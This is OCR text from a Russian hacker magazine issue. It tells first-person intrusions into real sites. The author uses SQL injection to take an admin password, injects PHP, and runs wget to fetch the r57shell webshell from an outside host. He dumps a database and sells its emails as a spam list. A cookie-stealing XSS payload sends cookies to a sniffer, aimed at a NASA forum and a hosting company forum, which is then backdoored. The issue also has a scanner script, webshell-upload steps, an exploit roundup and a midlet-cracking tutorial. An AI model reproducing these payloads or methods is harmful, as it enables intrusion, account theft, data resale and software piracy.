3X ЛОГ. ЛИНЕЙКА 0.0 (STOLEN)
1X КЛЕЕН. ПЕСТ. 0.0 (STOLEN)

1X МИН. ЭТ. 0.0 (STOLEN)
1X DCSCS 0.0 (STOLEN)

```
1X DCSCS          0.0 (STOLEN)
-------------------------------
1X ШАПКА С/УШ         0.0 (STOLEN)
3X БЛЕСТ. ЦВ.         0.0 (STOLEN)
9X СВЕЧ. ЦЕРК.        0.0 (STOLEN)
19X ФАЛЛОИМ. ЦВ.      0.0 (STOLEN)
8X МАРКЕР СП.         0.0 (STOLEN)
7X ГАЗ. ЖИЗН.         0.0 (STOLEN)
2X РЕЗИН. ИЗД.        0.0 (STOLEN)
4X ЯЙЦ. ПИНГВИН.      0.0 (STOLEN)
9X ГИГ. ПАК. 3 К.     0.0 (STOLEN)
-------------------------------
-------------------------------

ВСЕГО: 0.0

-------------------------------

СПАСИБО ЗА ПОКУПКУ!

-------------------------------
-------------------------------
```

MISSION STARTED

В тот же вечер я решил зайти посмотреть на этот самый магазин и поискать что-нибудь интересное в нем. Зачем? А затем, что на таких ресурсах обычно затаривается огромное количество народу, и делают они это через инет, а значит, на сервере вполне возможно находилась база с кредами. Я вбил линк на сервер и быстренько переместился на главную страницу шопа. Весь магазин держался на php-движке отнюдь не публичного характера. Кое-где изредка мелькали html-паги со всевозможными хелпами и манами. Слева была панелька каталогов товаров. Он весь рулился скриптом — *catalog.php*, а также на форуме присутствовал форум, а точнее не форум, а обычная самопальня — новостная лента, управляемая скриптом — *forum.php*. Был еще поисковый скрипт, который не представлял из себя ничего стоящего. В остальном сайт выглядел как и подобает подобному проекту.

O, SHEET BUG!

Я попробовал подставить к параметру id-скрипта *catalog.php* кавычку, а получил грубый ответ от mysql, который говорил о том, что на сервере присутствовала sql-injection:

http://shop.ru/catalog.php?id=14'

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /usr/home/shop/html/shop/catalog.php on line 49

Warning: mysql_free_result(): supplied argument is not a valid MySQL result resource in /usr/home/shop/html/shop/catalog.php on line 50

«Отлично, — подумал я, — теперь у меня есть зацепка.» Далее мне было необходимо узнать имя базы и поля. Здесь у меня особых затруднений не возникло, потому что название базы было users, а нужные мне поля выглядели дефолтно, и мой запрос поменялся на следующий вид:

www.shopru/catalog.php?id=14%20union%20select%20email%20from%20users%20limit%200,1

Этот запрос выплевывал мне первый логин пользователя — в моем случае это был админ. Второй запрос выглядел следующим образом и давал мне админский пароль:

www.shop.ru/catalog.php?id=14%20union%20select%20password%20from%20users%20limit%200,1

Результат запроса меня приятно удивил. Вместо зашифрованного хэша админа я увидел обычный незашифрованный пароль! Теперь я владел всеми админскими данными, которые могли помочь мне попасть к нему в админку. Проблема состояла лишь в том, что эту самую админку мне нужно было найти. Я попробовал дефолтные админские каталоги типа */adm*, */admin*, */administrator* и т.д., но в ответ ничего не получил. Далее мною было решено врубить свой cgi-сканер с приличной базой уязвимостей, с помощью которого я вполне мог бы найти какие-то интересные папки, где могла бы находиться администраторская панель сервера. Я набрал десятиметровую базу уязвимостей и забил все это в файл vuln.txt. Потом я наколбасил небольшой скрипт для оценки серверных каталогов (он же cgi-сканер). Мой сорец получился примерно следующего содержания:

```
use IO::Socket;
use strict;

if(@ARGV < 2) { usage(); }
my ($hostname, $file, $port) = @ARGV;
$port or $port = 80;
$hostname=~s/^http:\/\///;
$hostname=~s/\/$//;

open(FILE,"<$file") or die "File $file not found!\n";
print "[~] Scan started ($hostname:$port).\n";
while(my $bug=<FILE>) {
    chomp $bug;
    $bug = "/".$bug unless ($bug =~ /^\//);
    print "$hostname$bug\n" if scan($bug);
}
close(FILE);
print "[~] Scan finished.\n";

sub scan {
    my $string=shift;
    my $remote = IO::Socket::INET->new ( Proto =>
"tcp", PeerAddr => $hostname, PeerPort => $port );
unless ($remote) { print "can't connect\n"; exit 0; }
$remote->autoflush(1);
my $http = qq{HEAD $string HTTP/1.1
HOST: $hostname
};
print $remote $http;

while(<$remote>) {
    return "ok" if(/HTTP.+?200\sOK/) or return undef;
}
}
```

Ничего особенного — простенький алгоритм небольшого размера. Сканер должен быть с тремя параметрами. Первый — это атакуемый хост, второй — файл с уязвимостями и третий — это порт, по которому будет проходить сканирование. Я законнектился на шелл, слил туда сканер и с чувством самоудовлетворения запустил его через несколько минут. Сканер остановил свою работу. Результатом сканирования стали несколько левых папок и еще один приметный каталог со знакомым мне названием. Я перешел по найденной папке и попал на главную страницу какой-то гостевой книги. Копирайты не дали мне нужной инфы, поэтому я решил все делать ручками. В гесте были: несколько отзывов о сайте, левые базары о новых поступивших товарах и т.д. Для меня это не имело никакого значения. Я ненароком подставил в конец ссылки */admin* и быстро очутился в панели авторизации для администратора. «Это уже хорошо», — подумал я, — и попробовал подставить найденный логин и пароль в форму для админа. Я не поверил своим глазам!!! Логин и пасс действительно подошли!

РЕЗУЛЬТАТ ЗАПРОСА МЕНЯ ПРИЯТНО УДИВИЛ. ВМЕСТО ЗАШИФРОВАННОГО ХЭША АДМИНА Я УВИДЕЛ ОБЫЧНЫЙ НЕЗАШИФРОВАННЫЙ ПАРОЛЬ! ТЕПЕРЬ Я ВЛАДЕЛ ВСЕМИ АДМИНСКИМИ ДАННЫМИ, КОТОРЫЕ МОГЛИ ПОМОЧЬ МНЕ ПОПАСТЬ К НЕМУ В АДМИНКУ.

WEB

http://rst.void.ru/download/r57shell.txt — r57shell последней ветки от rst.
http://packetstormsecurity.nl — рай для хакера.
http://securityinfo.ru/ — большое количество уязвимостей в web-приложениях и много документации на security-тему.
http://ru24-team.net/releases/ru24_fire.rar — полная версия моего скрипта. На момент написания статьи — 0.1



аккуратный инжект



«дамп-таблицы базы данных» — одна из удобных возможностей r57shell

НЕМНОГО О CGI-СКАНЕРАХ

Говоря о cgi-сканерах, следует учесть вот что. Во-первых, ты должен знать самый простой алгоритм работы сканера. У любого сканера изначально должна быть готовая база уязвимостей, которая может пополняться как вручную, так и автоматически. Сканер может работать через proxy или же без него. Он должен уметь вести логи и иметь хорошую базу ответов сервера на разные ошибки. Необязательным, но желательным вариантом является включенный в исходник скрипта fork, что весьма прибавит скорости сканеру. Вот и весь алгоритм работы. Все это можно не делать. Яркий тому пример — мой скрипт, используемый в статье. Если ты загорелся целью написать свой собственный, куда более продвинутый сканер, чем мой, то советую брать готовую основу сканера, например nikto, и уже по кусочкам налеплять на него коды.

O, SHEET DOUBLE-BUG, GOOD

Теперь мне было необходимо найти зацепочный вариант для продвижения взлома. Я немного побегал по админке, и вот что мне удалось узнать. Геста имела свой аплоад-скрипт картинок, но после проверки на фильтры я понял, что с ним нет никакого смысла возиться. Также была возможной опция редактирования шаблонов. Я попытался отредактировать один из них, подставив в конец простенькую конструкцию кода <? passthru('id');?>, но, естественно, не получил ожидаемого результата. Тогда я обратился к скрипту *poster.php*, который отвечал за добавление новых сообщений в гостевой, и попытался добавить новый мессадж с тем же содержанием (<? passthru('id'); ?>). И что ты думаешь? Да, скрипт действительно был немного дырявым, охотно исполняющим вражеский php-код. На сервере крутилась freebsd 5.4, от которой я сразу отвернулся. По команде:

```
find / -type d \( -perm -2 -o -perm -20 \) -exec ls -ldg {} \;
```

система выплюнула доступные на запись папки. Выбрав одну из них, легкими манипуляциями я залил r57shell на сервак:

```
wget -O upload/image/button/12as344sae32as3q.php http://rst.void.ru/download/r57shell.txt
```

Отлично, шелл успешно залился, и теперь я мог удобно работать с директориями сервера. Первым делом я прошарил весь сервер на наличие кредиток, но почему-то не нашел вообще ни одной карты. Только в тот момент до меня дошло, что на сервере не будет кред, так как форма для вбива карт вообще отсутствовала. Тут меня посетил большой облом по поводу содеянного. Неужели все напрасно? «Ну нет», — подумал я про себя и устремился на поиски конфига mysql. Через 5 минут он был у меня, и я уже владел дампом всей базы сервера. Зачем мне дамп? Хе, разве дядя forb не учил вас тому, что база данных — это то, что можно продать за кругленькую сумму? Но продавать мне ее было некому, поэтому я не стал париться, а просто отсортировал мыльники из базы и забил их в файл mail.txt. Благо мыльников получилось около 80000—100000, что весьма неплохо подходило под спам-лист, учитывая тот факт, что 99% мейлов на подобных серверах — чистый воды валид, который в дальнейшем можно было бы пустить в расход.

ОТЛИЧНО, ШЕЛЛ УСПЕШНО ЗАЛИЛСЯ, И ТЕПЕРЬ Я МОГ СПОКОЙНО РАБОТАТЬ С ДИРЕКТОРИЯМИ СЕРВЕРА. ПЕРВЫМ ДЕЛОМ Я ПРОШАРИЛ ВЕСЬ СЕРВЕР НА НАЛИЧИЕ КРЕДИТОК...

MISSION COMPLETED!

Вот так вот. После этой истории злобные админы снесли с сайта гостевуху и наложили соответствующие патчи на серверный софт. Через несколько дней после моего поста на одном из форумов ко мне стукнулся один заинтересовавшийся моим спам-листом человек, который удачно приобрел его у меня, что не могло не радовать. Я всегда говорил: в любом взломе должна быть хоть какая-то выгода, даже в моральном виде :). Cya!

BINARY YOUR'S


Акелла
ЖАНР ИНТЕРАКТИВНОЕ КИНО
ИГРА
FAHRENHEIT
Рядовой сотрудник нью-йоркского банка убивает в туалете ист-эндской забегаловки абсолютно незнакомого мужчину. Ничего необычного для города, в котором убийства происходят каждый день... если бы не одно но. Лукас Кейн не хотел убивать этого человека. Он видел и осознавал происходящее, но ничего не мог с собой поделать. И больше всего на свете ему хочется узнать, что заставило его совершить убийство.
в ролях: ЛУКАС КЕЙН, КАРЛА ВАЛЕНТИ, ТАЙЛЕР МАЙЛС сценарист: ДЭВИД КЕЙДЖ
композитор: АНДЖЕЛО БАДАЛАМЕНТИ саундтрек: THEORY OF A DEAD MAN
постановка: QUANTIC DREAM продюсер: АКЕЛЛА режиссер: ВЫ
quanticdream
ATARI
© 2006 "Акелла"
© 2005 Quantic Dream
СОЮЗ
М.Видео
ВИДЕОЛЕНД
Акелла


CHUBUT



FEAR
/ FEAR@CYBERLORDS.NET/

INVISION POWER HACK

Большая дыра популярного форума

Ты много слышал о багах в таких монстрах форумной индустрии, как IPB, phpBB и vBulletin. Каждую неделю их становится больше. Казалось бы, безопасность таких движков должна увеличиваться в геометрической прогрессии, но вместо этого производители выпускают все новые и новые версии форумов, добавляя свежие баги. Что, скажешь не так? Я попытаюсь тебя в этом переубедить.

В поисках жертвы


Был холодный зимний день. Выходить на улицу совсем не хотелось, поэтому я врубил свой ноутбук. В аське почти все были оффлайн, и я решил заняться полезным делом — поиском багов :). Благо в тот момент у меня был архив с десятком разнообразных движков, так что я сразу начал осмотр «пациентов». Улов был совсем невелик — всего лишь парочка пассивных xss. Но тут я вспомнил про один известный форум, который лежал у меня в отдельном архиве. Это был Invision Power Board 2.1.3.

Возможно все

Настроение от этого не сильно улучшилось. Наверняка движок уже тестили сотни хакеров, и найти баг тут будет нелегко. Вначале все указывало именно на это. Я менял значения параметров везде, где только можно, вставлял одинарную кавычку и волшебную конструкцию <script>alert()</script> во все возможные переменные, но нигде не было ошибок. И тут я не нашел кнопку для жалобы на сообщение. Любой юзер, нажав туда, может написать причину, по которой ему не нравится данное сообщение. Потом оно попадает ко всем модерам и админам форума. Именно последнее обстоятельство меня серьезно заинтересовало. Я вставил строку <script>alert()</script> внутрь сообщения и был вознагражден за упорство: выскочил алерт. Теперь оставалось составить простенький java-скрипт для кражи кукисов, что у меня получилось довольно быстро:

```
<script>img = new Image(); img.src = "ttp://antichat.org/s/mysniff.gif?"+document.cookie;</script>
```

Как ты уже понял, ни о какой фильтрации речи не шло. Как это упустили программисты IPB — не понимаю. Пришло время испробовать уязвимость на практике. Закупив список свежих проксиков, я ринулся в бой. Было интересно, много ли форумов в Сети подвержены



админиские кукисы

этому багу. Ломать какие-то простенькие форумы мне не хотелось — если играть, то играть по-крупному. Поэтому в поисковик я забил строку «Powered by Invision Power Board site:gov».

Ломанем .gov?

Google выдал достаточно ссылок, но рабочих оказалось всего две, и обе вели на сервер NASA. Я зашел на форум, зарегался (нередко на форумах в зоне «gov»регистрация закрыта) и пожаловался на первое попавшееся сообщение. Тупо вставлять один лишь java-код было бы слишком рискованно, поэтому я быстро написал, как мне показалось, правдоподобное сообщение и нажал «Отослать». В конце текста я, как бы невзначай, вставил строку:

```
<script>img = new Image(); img.src = "http://antichat.org/s/mysniff.
gif?"+document.cookie;</script>"
```

Прошло несколько дней, а кукисов у меня на почте по-прежнему не было. По всему выходило, что админ забил на форум и не читал сообщения в админке. Что ж, придется поискать другие проекты.

Запрос «Powered by Invison Power Board хостинг site:ru» в гугле — и вот я уже рассматриваю страницу с бажными ресурсами. Вторая выданная ссылка вела на сайт «лучшего хостинга» www.viahost.ru, и серьезно меня заинтересовала. Я быстро зарегистрировался и опять пожаловался на рандомное сообщение:

> «Здравствуйте. У меня возник один вопрос: какие именно версии MySql и PHP установлены у вас на сервере? На сайте я ничего об этом не нашел. Для меня это очень важно.
> Заранее спасибо!».

Ну и, конечно, в конец сообщения я добавил уже знакомую тебе ядовитую строчку. Буквально через несколько часов хэш пароля и идентификатор админской сессии были на моем снифере. Быстренько подменив свои кукисы админскими, я вошел на форум. Надпись в верхнем левом углу гласила, что мой ник теперь — «Support».

Засланный казачок

Буквально через пару минут у меня возник вопрос: как закрепиться на форуме под админом? Логично, что лучший способ для этого — изменить исходники самого форума таким образом, чтобы он, при определенных условиях, пускал в админскую зону безо всякого пароля. Вариантов таких изменений, сам понимаешь, очень много. Я даже подумал, что, наверное, это уже изученная тема и что наверняка есть готовые наборы протрояненных скриптов. Я обратился к «профессионалам» на античат.ру и получил потрясающий ответ. Чувак с ником «k1b0rga» предложил просто убрать форму аутентификации в админской зоне, чтобы каждый желающий мог залогиниться просто так. Решение по сути своей маразматичное, и ничего, кроме улыбки, на лице оно вызвать не может :). Я поступил по-другому. Просто в каждый из файлов — admin_functions.php, login.php и sql_mysql.php — в место, где расположен блок аутентификации, я добавил через || (логическое «или») условие передачи скрипту GET-параметра с длинным и известным только мне названием. Это решило все проблемы, и я успешно забэкдорил форум на сервере хостинговой площадки.

BINARY YOUR'S

Секреты IPB

Заливаем шелл

У неподготовленного читателя может возникнуть вполне резонный вопрос: возможно ли загрузить web-шелл через админку в IPB? Конечно, возможно. Опишу, как это делается.

В IPB 1.3

Заходим в раздел Administration, жмем Manage Emoticons, опускаемся вниз страницы и видим такую строку: «Upload an Emoticon to the emoticons directory». Жмем кнопку Browse и выбираем из списка файлов на локальном компьютере скрипт с web-шеллом. В какую папку загрузится шелл — зависит от версии форума:

1.3 — /forum/html/emoticons/shell.php

2.* — /forum/style_emoticons/default/shell.php

В IPB 2.*

Выбираем LOOK & FEEL, потом — Emoticon Manager. Здесь нужно будет поставить галочку напротив папки, куда будут загружаться «смайлы» — в нашем случае, паленые web-скрипты для взлома.

Дампим по-быстрому

Как ни странно, но зачастую многие начинающие взломщики даже не знают, как сделать дамп базы данных, и после входа в админку просто теряются. Поэтому я решил затронуть и этот аспект. Если нужно скопировать всю базу данных, проделываем следующие действия: переходим во вкладку «Прочее» → смотрим сбоку блог «Управление SQL» → выбираем «Резервная копия» →жмем «Начать резервное копирование». Но я считаю, что делать дамп всей базы — лишняя трата времени. Проще просмотреть нужную таблицу. Делается это так: «Прочее» → «Управление SQL» → «Утилита» → Выбираем нужную таблицу. Логины и пароли всех участников форума хранятся в таблице «ibf_members» или «ibf_sessions».

Свежая инъекция

Недавно ребята из ru24 нашли новый баг. В скрипте calendar.php в функции cal_event_save($type='add') отсутствует проверка на тип в переменной event_id:

```
$event_id = $this->ipsclass->input['event_id'];
```

Эта переменная вставляется напрямую в запрос к БД:

```
$this->ipsclass->DB->simple_construct( array( 'select'
=> '*', 'from' => 'cal_events', 'where' => "event_
id=$event_id" ) );
```

Это позволяет модифицировать запрос к базе данных: index.php?act=calendar&code=doedit&type=qqq&event_id=_SQL. Для успешной эксплуатации данной уязвимости необходимо обладать правами для манипуляции с событиями календаря (добавление/редактирование). Для исправления данной уязвимости достаточно $event_id = $this->ipsclass->input['event_id']; заменить на $event_id = intval($this->ipsclass->input['event_id']);.



Журнал «Хакер» и компания Prestigio объявляют конкурс: ты можешь выиграть один из трех крутых и модных медиа плееров Prestigio PMPP-301 с жестким диском. Для этого тебе понадобится как следует поработать, проявить творческий потенциал, почувствовать позитивные вибрации, и вообще, выделиться из толпы!

POSITIVE TRACK

Тебе нужно записать собственный трек в произвольном формате. Самое главное требование — чтобы это было позитивно и весело. Может, ты круто читаешь речитатив обо всем, что видишь, и вы с приятелем положите это дело на биты? Или, может, ты делаешь классную музыку в Qbase, и под нее зажигают все твои друзья? В любом случае, присылай свои работы на positivetrack@real.xakep.ru и будь уверен: трое самых талантливых и веселых авторов получат достойную награду. Медиа-плееры Prestigio PMPP-301 ждут тебя.

Prestigio

Если ты еще никогда не ощущал себя музыкантом, не отчаивайся. На нашем диске ты найдешь PDF Спеца, посвященного цифровому звуку, а также подборку программ для создания и обработки звука.

ДОКУЧАЕВ ДМИТРИЙ AKA FORB
/ FORB@REAL.XAKEP.RU /

EXPLOITS

Windows Media Player <=v.10 buffer overflow exploits

описание: 15 февраля на страницах багтрака появились упоминания о множественных уязвимостях в известном проигрывателе Windows Media Player. Первая из них заключалась в переполнении буфера при прямом обращении к media-файлу, выложенному на WWW. Несложно догадаться, что эксплойт представляет собой подложную HTML-страницу с неказистым тэгом EMBED SRC. А если быть еще точнее, то эксплойт поставляется в виде Perl-модуля, открывающего сокет и переполняющего буфер у WMP.
Уязвимость срывает крышу у плеера при открытии специального файла BMP, в заголовке которого объявлен размер 0 байт. Шелл-код, записанный в Bitmap-картинке, выполняется с правами текущего пользователя. Однако выложенный эксплойт демонстрирует лишь DoS-атаку на WMP.

защита: с помощью специальных патчей можно избавиться от уязвимости. Список заплаток находится здесь: www.securitylab.ru/vulnerability/262517.php. Категорически не советую открывать Media-файлы с неизвестных ресурсов.

ссылки: эксплойт для первой уязвимости находится тут: www.securitylab.ru/poc/extra/262743.php, для второй здесь: www.securitylab.ru/poc/extra/262735.hp. Подробное описание бага можно найти на странице /www.securitylab.ru/vulnerability/262517.php.

злоключение: уже в который раз очередная локальная уязвимость в продукте MS подмочила репутацию корпорации. Радует лишь то, что первый баг (при обращении к media-файлу) не работает в IE, зато прекрасно убивает WMP в других браузерах.

greets: первооткрывателем багов стала известная команда iDefense. Авторы эксплойтов до сих пор неизвестны.

MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit

описание: локальная уязвимость, направленная на MySQL-сервер. Хакер может создать специальную библиотеку, затем внедрить ее в MySQL как функцию и вызвать эту функцию с набором команд в качестве аргумента. В итоге MySQLD выполнит все команды под повышенными правами (обычно под пользователем root). Затем хакер запустит командный интерпретатор и насладится прелестями рутовых прав.
Помимо этого бага, существуют еще два, но пока в паблике для них нет эксплойтов.
Выпущенный эксплойт представляет собой ту самую вредоносную библиотеку с подробным указанием к действию (компиляции, подключению и, собственно, внедрению). Все расписано по шагам, так что даже скрипткидис разберется в эксплойте.

защита: эксплойт протестирован на MySQL 4.1.14. Все дальнейшие версии, по словам создателей, неуязвимы. Так что самый правильный способ защиты — своевременное обновление сервиса MySQL. В принципе, можно использовать и уязвимый мускул, но при этом необходимо запретить запись в базу MySQL всем пользователям.

ссылки: публичный эксплойт находится здесь: www.securitylab.ru/poc/extra/263102.php.Описаниеуязвимости (как этой, так и других) можно найти на странице www.securitylab.ru/vulnerability/205267.php.

злоключение: MySQLD — один из самых популярных процессов, который можно встретить на линуксовых серверах. Поэтому данная уязвимость будет весьма полезна хакерам при локальных нападениях. Особенно учитывая тот факт, что администраторы редко запускают MySQLD под непривилегированными правами.

greets: благодарим багоискателя Marco Ivaldi raptor@0xdeadbeef.info за написание чудесного эксплойта.

FreeBSD 6.0 (nfsd) Remote Kernel Panic Denial of Service Exploit

описание: наконец хакеры добрались до самой защищенной в мире OS — FreeBSD. Досадная уязвимость закралась в NFS-демоне — сервисе, управляющем сетевыми файловыми системами. Данная служба прослушивает порт 2049. Если он открыт, злоумышленник может отправить на порт несколько байт мусора, в результате у сервиса переполнится буфер, что повлечет за собой полную остановку системы — kernel panic.
Сплоит написан на языке Perl и не представляет собой ничего сложного — простое открытие сокета и отправка шелл-кода на порт 2049. После этого система уйдет в продолжительный шатдаун.


защита: в настоящее время защиты от уязвимости не существует. Поэтому следует либо отказаться от использования nfsd, либо фильтровать 2049 порт при помощи встроенного файрвола ipfw.

ссылки: рабочий эксплойт можно скачать по ссылке: http://www.securitylab.ru/poc/extra/263336.php. Небольшая техническая информация находится здесь: http://www.securitylab.ru/vulnerability/source/263236.php.


злоключение: FreeBSD-Team была уведомлена об уязвимости 3 недели тому назад, но реакции на баг пока не последовало. Видимо, у кодеров имеются более существенные проблемы, нежели выпуск заплатки к ядру, предотвращающей DoS через nfsd.

greets: о баге сообщил русский багоискатель Евгений Легеров (www.gleg.net). Простенький эксплойт был написан кодером str0ke из команды milw0rm (milw0rm.com). Объявляем благодарность этим талантливым людям.

смерть для WMP



поднятие прав через MySQL



короткий код эксплойта

REVIEW

Invision Power Board < 2.1.4 Password change SQL-Injection Exploit

описание: о проекте IPB много говорить не следует — все знают эту борду и ее нашумевшие баги. В этом месяце наша хакерская тусовка решила написать эксплойт к предпоследней версии IPB. Баг представляет собой недостаточную обработку входных данных, в результате которой злоумышленник может выполнить SQL-инъекцию на форуме. Данный эксплойт позволяет любому пользователю получить ссылку для сброса пароля. Примечательно, что эксплойт полностью написан на PHP и требует всего лишь включенного модуля CURL для передачи данных.
Эксплойт имеет некоторые настроечные параметры. Скажем, хакер может использовать Socks для передачи, установить файл сохранения Cookie или изменить UserAgent. Все это выполняется в заголовочной части PHP-кода.

защита: кодеры IPB быстро отреагировали на уязвимость — были выпущены специальные защитные заплатки. Взять их можно на официальном сайте: www.spip.net. Альтернативный способ — переустановка форума на более стабильную версию.

ссылки: эксплойт хранится по ссылке: www.securitylab.ru/poc/extra/263727.php.
Несколько слов по поводу обновлениям можно найти здесь: www.securitylab.ru/vulnerability/source/263633.php.

злоключение: ошибки в форумах — лакомые баги для скрипткидисов. Здесь большого ума не надо: залил эксплойт и получил пароль администратора. С поиском бажных серверов тоже проблем нет — Google и Yandex все сделают за человека :).

greets: благодарим наших хакеров, Nitrex и Dukenn, а также небезызвестных людей: Dr_UFO_51, k0pa, NSD и Naikon. Желаем им трудиться и дальше на благо багтраков!

Apple Mac OS X "/usr/bin/passwd" Binary Local Privilege Escalation (root) Exploit

описание: ты когда-нибудь получал шелл на MacOS? Я — да. И надо сказать, что это самая неуязвимая система, которую я видел. Если даже для древней SCO можно найти эксплойт, то с Apple MacOS все было сложнее. До недавнего времени. Багоискателями выпущен новый эксплойт для */usr/bin/passwd*. Его принцип очень прост: при запуске */usr/bin/passwd* создается временный файл в папке */tmp*. Эксплойт делает симлинк на этот файл с помощью поддельного fake_passwd-файла, заранее слинкованного с */etc/sudoers*. В результате этой махинации */etc/sudoers* видоизменяется, и становится возможным запустить «sudo sh» под произвольным пользователем.
Эксплойт написан на языке Perl и снабжен подробным комментарием к использованию в заголовочной части.

защита: единственным способом защиты от уязвимости является установка обновления с официального сайта www.apple.com.

ссылки: эксплойт доступен на странице: www.securitylab.ru/poc/extra/263496.php.
Немного технической информации можно взять отсюда: http://www.securitylab.ru/vulnerability/263470.php.

злоключение: пусть MacOS не самая распространенная система в Сети, но пару шеллов на таких серверах мне удавалось взять. Удаленные нападения обычно производятся через Web, а вот с локальными до последнего времени было туговато. Пока не появился вышеописанный эксплойт :).

greets: благодарим малоизвестного хакера по кличке vade79/v9 (v9@fakehalo.us) за чудодейственный эксплойт. Что касается самих багов, то список исправлений (в том числе и в */usr/bin/passwd*) был официально опубликован корпорацией Apple.

SCO Unixware 7.1.3 (ptrace) Local Privilege Escalation Exploit

описание: самой эффективной и универсальной ошибкой в Linux-ядрах была уязвимость в ptrace. Долгое время багоискатели находили новые и изощренные методы получения рута через эту ядерную функцию. Баг притаился и в системе SCO Unixware 7.1.3 и был обнаружен совсем недавно. Принцип уязвимости тот же самый: запуск функции ptrace() и последующее получение рутовых прав. Эксплойт должен запускаться с аргументом суидного приложения, например */unixware/usr/lib/sendmail*, только в этом случае гарантируется получение повышенных привилегий. К сожалению, технические подробности этой уязвимости не раскрываются.


защита: единственным способом защиты является установка спасительного патча с официального сайта www.cpgnuke.com. Если ты администрируешь SCO, то немедленно заходи туда и скачивай все необходимое.

ссылки: эксплойт находится по адресу: www.securitylab.ru/poc/extra/263228.php. Скачивай его и тестируй, но только на доверенных тебе системах.


злоключение: всем известно, что SCO обычно ставят на стратегически важных серверах, например на банковских машинах. Так что ожидаем крупных взломов с последующим хищением важных транзакций, баз кредитных карт и т.п. :).

greets: благодарим хакерскую команду milw0rm.com (о ней уже было сказано в этом обзоре) за подаренный эксплойт. Еще одной роковой ошибкой в SCO Unixware стало больше.


настройка эксплойта для IPB


список уязвимостей в MacOS

Ptrace — самая мощная уязвимость



EGOIST
/ ICQ: 8507375 /

Lomaem na javu

Мидлеты платные: вид изнутри

Крэкинг — невероятно занимательная штука. Отреверсить чужую программу, разобраться в принципах ее работы и избавить ее от некоторых недостатков — интересно даже из спортивных соображений, что уж говорить о финансовой стороне вопроса. В последнее время рынок java-программ активно набирает обороты, и сейчас самое время выяснить, как же разработчики мобильных приложений защищают свои творения от любителей контрафактной продукции.

Чем мы займемся

Наиболее распространенным принципом защиты, которым пользуются разработчики мобильных java-приложений (мидлетов) являются различные триальные ограничения. Девелоперы урезают в пробных версиях все, начиная временем работы и заканчивая общей функциональностью их софта. Ниже я постараюсь на нескольких примерах показать тебе, как, оказывается, легко справиться с этой напастью.

Инструментарий

Предмет первой необходимости в нашем сегодняшнем деле — это дизассемблер/патчер Java байт-кода, JavaBite. Также нам не обойтись без декомпилятора классов. Подойдет любой, основанный на Jad, вроде DJ Java Decompiller, однако можно воспользоваться и чистым Jad. Еще потребуется Java Decompiller со встроенным деобфускатором, он очень помогает при исследовании обфусцированного кода. Он входит в состав JavaBite с апдейтом от Stiver's, но сам JavaBite очень тормозной, так что его будем использовать только для патча. Да и деобфускатор не без греха: на некоторых мидлетах он не хочет восстанавливать код обратно и просто вылетает. Еще для нашего непростого дела может понадобиться MobiTrans — специальная программа для перевода мидлетов. И напоследок можешь захватить свой любимый хекс и текстовой редактор. А чтобы не насиловать свой мобильник, возьми эмулятор.

Легко

Теперь опробуем весь этот инструментарий на подобии виндового сапера, мидлете TMines. Смело скачивай его с www.getjar.com. Триальное ограничение сапера заключается в том, что на полях больше чем 8x8 играть можно не более 45 секунд. Печальное обстоятельство, которое нам предстоит поправить. Итак, скидываем TMinesTry2.jar в папку для игр эмулятора (у меня это «/SMTK/emulators/CX65/Filesystem/0/Java/jam/Games»), запускаем игру, устанавливаем поле побольше, и через 45 секунд читаем сообщение: This trial version has a time limit of 45 seconds... Уже некоторый ориентир. Теперь попробуем немного покопать мидлет нашими тулзами. Распаковываем jar-архив любым архиватором и лезем его декомпилировать. Сначала в JavaDecompiller'е в опциях выставляем галку «Deobfuscate» и указываем путь к установленному Jad'y, после чего имеем полное право выбрать папку с классами, в которой распаковали архив, нажать Decompille и получить в той же папке набор *.java-файлов (это и есть исходники игры). В них мы ищем упоминание о триале (я пользуюсь Far'ом, то есть Alt+F7), нашелся он в g$a.java и в g.java. Код, который нам нужен, есть только



Описаные действия попадают под влияние статей 273 и 146 УК РФ. Ни автор, ни редакция не несут ответственности за применение этой информации.

в g$a.class, просто при компиляции этот подкласс был вынесен в другой файл. Если попробовать дизассемблировать g.class, то никакого упоминания о триале там не будет, а при декомпиляции g$a.class автоматически подключается. Итак, взглянем на код. Перед показом триала идет блок if:

проверка на 45 секунд

```
if(m_this$0g.m_uZ && System.currentTimeMillis()
   - g._access$000gJ(m_this$0g) > 44981L) {
   g._access$100gV(m_this$0g);
   m_this$0g.m_elseZ = m_this$0g.m_gotoZ = m_this$0g.m_fZ = true;
   new d("Trial Version", "This trial version has a time limit of 45 seconds...",
 m_this$0g.m_hTMines.m_charg);  return; }
```

